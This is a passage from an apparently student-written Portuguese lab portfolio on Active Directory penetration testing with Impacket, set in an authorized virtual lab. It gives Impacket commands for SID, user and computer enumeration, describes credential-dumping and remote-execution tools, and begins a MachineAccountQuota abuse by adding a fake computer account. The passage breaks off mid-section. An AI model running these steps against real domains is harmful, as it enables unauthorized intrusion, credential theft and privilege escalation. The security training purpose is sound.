
CYBERSECURITY / HANDS-ON LAB

# ACTIVE DIRECTORY PENETRATION TESTING

Impacket • Kerberos • RBCD




**PEDRO GONÇALVES**

Technical portfolio • Authorized virtual laboratory

**Técnico Especialista Cibersegurança- CET103**

# Active Directory Penetration Testing usando Impacket
## UFCD 9193 – CINEL | Técnico Especialista em Cibersegurança

### 1. Enquadramento e objectivo
Realizar **testes de intrusão controlados em Active Directory (AD)** com o objectivo de:

- Enumerar utilizadores, grupos e computadores
- Identificar más configurações críticas
- Explorar falhas reais de Kerberos e delegação
- Demonstrar **escalada de privilégios até NT AUTHORITY\SYSTEM**
- Compreender **impacto e mitigação**


O **Impacket** é utilizado como framework principal por permitir interagir directamente com **SMB, LDAP, RPC, Kerberos e NTDS**, sem necessidade de agente no alvo

.


### 2. Preparação do ambiente atacante (Kali Linux)
Actualização do sistema e instalação do Impacket:

**sudo apt update && sudo apt upgrade -y**
**sudo apt install python3-impacket**


Isto garante que todos os scripts (impacket-*) estão disponíveis em /usr/bin



**Técnico Especialista Cibersegurança- CET103**




Validação da instalação:
**dpkg -L python3-impacket**



**Técnico Especialista Cibersegurança- CET103**

**Nota : comandos extra**


- **impacket-netview**
  Enumera computadores e partilhas SMB num domínio ou host Windows.
- **impacket-rpcdump**
  Lista interfaces e serviços RPC expostos por um sistema Windows.
- **impacket-samrdump**
  Enumera utilizadores, grupos e RIDs através do serviço SAMR.
- **impacket-secretsdump**
  Extrai hashes NTLM e credenciais (SAM, LSA, NTDS) de sistemas Windows.
- **impacket-wmiexec (wmi.exe)**
  Executa comandos remotamente em sistemas Windows através de **WMI**, usando credenciais válidas, sem criar serviços nem gravar ficheiros no disco (execução "fileless").
- **impacket-lookupsid**
  Resolve **SIDs** para nomes de utilizadores e grupos no Windows/Active Directory, permitindo enumerar contas existentes e identificar privilégios no domínio.

## 3. Enumeração inicial do Active Directory

### 3.1 Enumeração de SIDs (Security Identifiers)

**impacket-lookupsid goncalves.local/plinha: @192.168.10.1**

**nota :**pode ser com qualquer utilizador que não tenha privilégios




**Discrição:**

- O script comunica via **LSARPC**
- Descobre o **Domain SID**
- Enumera utilizadores, grupos e contas de computador

**Técnico Especialista Cibersegurança- CET103**

Isto permite:

- Mapear estrutura do domínio
- Identificar contas privilegiadas
- Descobrir utilizadores reais sem acesso interactivo


Resultado típico inclui:

- Domain Admins
- Enterprise Admins
- Utilizadores normais (plinha, mcosta, etc.)

.

### 3.2 Enumeração de utilizadores do AD

**impacket-GetADUsers goncalves.local/plinha: -dc-ip 192.168.10.1 -all**




**Informação obtida:**

- Nome da conta
- Último login
- Última alteração de password
- Contas nunca utilizadas

Este passo é essencial para:

- Preparar ataques Kerberos
- Identificar contas inactivas ou mal geridas

### 3.3 Enumeração de computadores no domínio


**impacket-GetADComputers goncalves.local/plinha: -dc-ip 192.168.10.1**

Identificação:

- Domain Controller (nome.goncalves.local)
- Estações Windows 11

- Máquinas adicionadas posteriormente


Esta informação será usada para **delegação e RBCD**.




## 4. Abuso do MachineAccountQuota

### 4.1 Criação de computador falso no domínio


impacket-addcomputer goncalves.local/plinha: \
-computer-name falsopc \
-computer-pass \
-dc-ip 192.168.10.1




**Porque funciona:**

